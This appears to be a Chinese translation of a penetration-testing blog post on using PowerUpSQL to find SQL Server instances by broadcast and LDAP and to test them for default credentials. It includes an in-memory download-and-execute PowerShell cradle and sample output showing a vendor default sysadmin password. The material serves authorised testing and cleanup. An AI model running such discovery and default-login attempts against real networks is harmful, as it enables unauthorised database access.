利用 PowerUpSQL 攻击 SQL Server 实例

> 这篇博客简述如何快速识别被第三方应用使用的 SQL Server 实例，该第三方软件用 PowerUpSQL 配置默认用户 / 密码配置。

这篇博客简述如何快速识别被第三方应用使用的 SQL Server 实例，该第三方软件用 PowerUpSQL 配置默认用户 / 密码配置。虽然我曾经多次提到过这一话题，但是我认为值得为这一主题写一篇简短的博客，帮助大家解决常见的问题。希望会帮助到那些尝试清理环境的渗透测试人员和网络安全团队。

测试方法总结

默认密码仍然是我们在内网渗透测试中碰到的最大的问题之一。Web 应用尤其容易忽视这一问题，但是用自己的 SQL Server 实例布置的第三方应用还可以被浏览。Rob Fuller 在 PWNWiki 建立一个默认 SQL Server 实例密码列表。我们也会追踪我们自己的列表，所以为了实现测试流程的自动化，我把他们放在一起，并用 PowerShell 把他们包裹起来。

这个高级进程是很简单的：

1. 创建一个列表，这个列表内容是应用程序特定的 SQLServer 实例名和与这个实例关联的默认用户名 / 密码；
2. 通过 LDAP 查询、扫描活动、或其他方式，识别 SQL 实例

2. 通过 LDAP 查询，扫描活动，或其他方式，识别 SQL 实例。

3. 用发现的实例名称交叉引用默认实例名称的列表。

4. 尝试登陆用关联的默认证书匹配的 SQL Server 实例。

加载 PowerUpSQL

PowerUpSQL 可以用很多不同的方式在 PowerShell 中加载。下面就是一个展示如何从 GitHub 中下载模块和导入模块的基本示例：

```
IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")
```


想要了解更多基础选项请看： https://github.com/NetSPI/PowerUpSQL/wiki/Setting-Up-PowerUpSQL .


同样，想要下载更多内容请看 Matthew Green 的博客：https://mgreen27.github.io/posts/2018/04/02/DownloadCradle.html.

命令例示：通过广播 PING 进行定位

您在加载 PowerUpSQL 之后，您可以通过运行下面的命令来发现在您当前广播域之内的 SQL Server 实例。

```
Get-SQLInstanceBroadcast -Verbose
```






```
ComputerName            Instance                    IsClustered  Version
------------            --------                    -----------  -------
MSSQLSRV01              MSSQLSRV01\SQLSERVER2012    No           11.0.2100.60
MSSQLSRV03              MSSQLSRV03\SQLSERVER2008    No           10.0.1600.22
MSSQLSRV04              MSSQLSRV04\SQLSERVER2014    No           12.0.4100.1
MSSQLSRV04              MSSQLSRV04\SQLSERVER2016    No           13.0.1601.5
MSSQLSRV04              MSSQLSRV04\BOSCHSQL         No           12.0.4100.1
MSSQLSRV04              MSSQLSRV04\SQLSERVER2017    No           14.0.500.272
```

如您所见，这个命令在你的本地网络为你提供一列 SQL Server 实例。为了分辨哪一个 SQL 实例用默认密码设置，您可以将“Get-SQLInstanceBroadcast”传递给“Get-SQLServerLoginDefaultPw”，正如下所示。

```
Get-SQLInstanceBroadcast -Verbose | Get-SQLServerLoginDefaultPw -Verbose
```



```
PS C:\> Get-SQLInstanceBroadcast -Verbose | Get-SQLServerLoginDefaultPw -Verbose
VERBOSE: Attempting to identify SQL Server instances on the broadcast domain.
VERBOSE: 6 SQL Server instances were found.
VERBOSE: MSSQLSRV01\SQLSERVER2012 : No instance match found.
VERBOSE: MSSQLSRV03\SQLSERVER2008 : No instance match found.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : No instance match found.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : No instance match found.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed default credentials - sa/RPSsql12345
VERBOSE: MSSQLSRV04\SQLSERVER2017 : No instance match found.


Computer   : MSSQLSRV04
Instance   : MSSQLSRV04\BOSCHSQL
Username   : sa
Password   : RPSsql12345
IsSysAdmin : Yes
```

命令示例：通过 LDAP 查询定位

如果你有域名证书，或已经在一个域名系统上运行，你也可以通过 LDAP 查询现用目录，为了一系列注册的 SQLServer 通过如下命令。这也可以从一个非域系统通过使用来自 PowerUpSQL Discovery Cheatsheet 的语法执行。

```
Get-SQLInstanceDomain -Verbose
```

```
PS C:\> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 10 instances were found.


ComputerName      : mssql2014.demo.local
Instance          : mssql2014.demo.local,1433
DomainAccountSid  : 150000052100019322359625874362472491521721918940O
DomainAccount     : MSSQL2014$
DomainAccountCn   : MSSQL2014
Service           : MSSQLSvc
Spn               : MSSQLSvc/mssql2014.demo.local:1433
LastLogon         : 9/16/2016 8:09 AM
Description       :

ComputerName      : MSSQL2016.demo.local
```

正如最后一个例子所示，你只需要把“Get-SQLInstanceDomain”传送至“Get-SQLServerLoginDefaultPw”就可以识别那些注册在默认密码设置的域中的 SQL Server 实例。

```
Get-SQLInstanceDomain -Verbose |Get-SQLServerLoginDefaultPw -Verbose
```

```
PS C:\> Get-SQLInstanceDomain -Verbose | Get-SQLServerLoginDefaultPw -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 10 instances were found.
VERBOSE: mssql2014.demo.local,1433 : No named instance found.
VERBOSE: MSSQL2016.demo.local\MSSQLSERVER2016 : No instance match found.
VERBOSE: mssqlsrv01.demo.local\SQLSERVER2012 : No instance match found.
VERBOSE: mssqlsrv03.demo.local\SQLSERVER2008 : No instance match found.
VERBOSE: mssql2k5.demo.local,1433 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local,50939 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2014 : No instance match found.
VERBOSE: MSSQLSRV04.demo.local,50948 : No named instance found.
VERBOSE: MSSQLSRV04.demo.local\SQLSERVER2016 : No instance match found.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed default credentials - sa/RPSsql12345


Computer    : MSSQLSRV04
Instance    : MSSQLSRV04\BOSCHSQL
Username    : sa
Password    : RPSsql12345
IsSysAdmin : Yes
```

PowerUpSQL 支持的 SQLServer 实例发现功能的完整列表已经被列在下面：

Function Name	Description

Function Name	Description
Get-SQLInstanceFile	Returns SQL Server instances from a file. One per line.
Get-SQLInstanceLocal	Returns SQL Server instances from the local system based on a registry search.
Get-SQLInstanceDomain	Returns a list of SQL Server instances discovered by querying a domain controller for systems with registered MSSQL service principal names. The function will default to the current user's domain and logon server, but an alternative domain controller can be provided. UDP scanning of management servers is optional.
Get-SQLInstanceScanUDP	Returns SQL Server instances from UDP scan results.
Get-SQLInstanceScanUDPThreaded	Returns SQL Server instances from UDP scan results and supports threading.
Get-SQLInstanceBroadcast	Returns SQL Server instances on the local network by sending a UDP request to the broadcast address of the subnet and parsing responses.

Function Name	Description

我还想指出，一个称为“Find-DbaInstance”的 DBATools 函数可以用于 blind SQL Server 实例发现。它实际上比 PowerUpSQL 提供更多的发现选项。Chrissy LeMaire 已经写了一个很好的概述可以在 https://dbatools.io/find-sql-instances/ 上找到。

Get-SQLServerLoginDefaultPw 寻找什么?

通常 Get-SQLServerLoginDefaultPw 函数包含 41 个应用程序特定的默认 SQL Server 实例，用户和密码。我故意没有包含以 SQL Express 或 MSSQLSERVER 命名的实例，因为我想避开

账户锁定。唯一一次登陆尝试是在这里有一个与应用程序部署匹配的实例。对于那些好奇的人来说，下面提供了应用程序特定实例的当前列表

ACS	CODEPAL	MYMOVIES	RTCLOCAL	vocollect
ACT7	CODEPAL08	ECC	SALESLOGIX	VSDOTNET
AOM2	CounterPoint	ECOPYDB	SIDEXIS_SQL	
ARIS	CSSQL05	ECOPYDB	SQL2K5	
AutodeskVault	CADSQL	Emerson2012	STANDARDDEV2014	
BOSCHSQL	DHLEASYSHIP	HDPS	PCAMERICA	
BPASERVER9	DPM	HPDSS	PRISM	
CDRDICOM	DVTEL	INSERTGT	TEW_SQLEXPRESS	
VSQL	EASYSHIP	INTRAVET	RMSQLDATA	

总结

作为总结，确保你有仔细检查部署在你的环境中的第三方软件。希望这个文章 / 工具能够帮助安全团队清理那些与默认 SQL Server 实例关联的默认密码。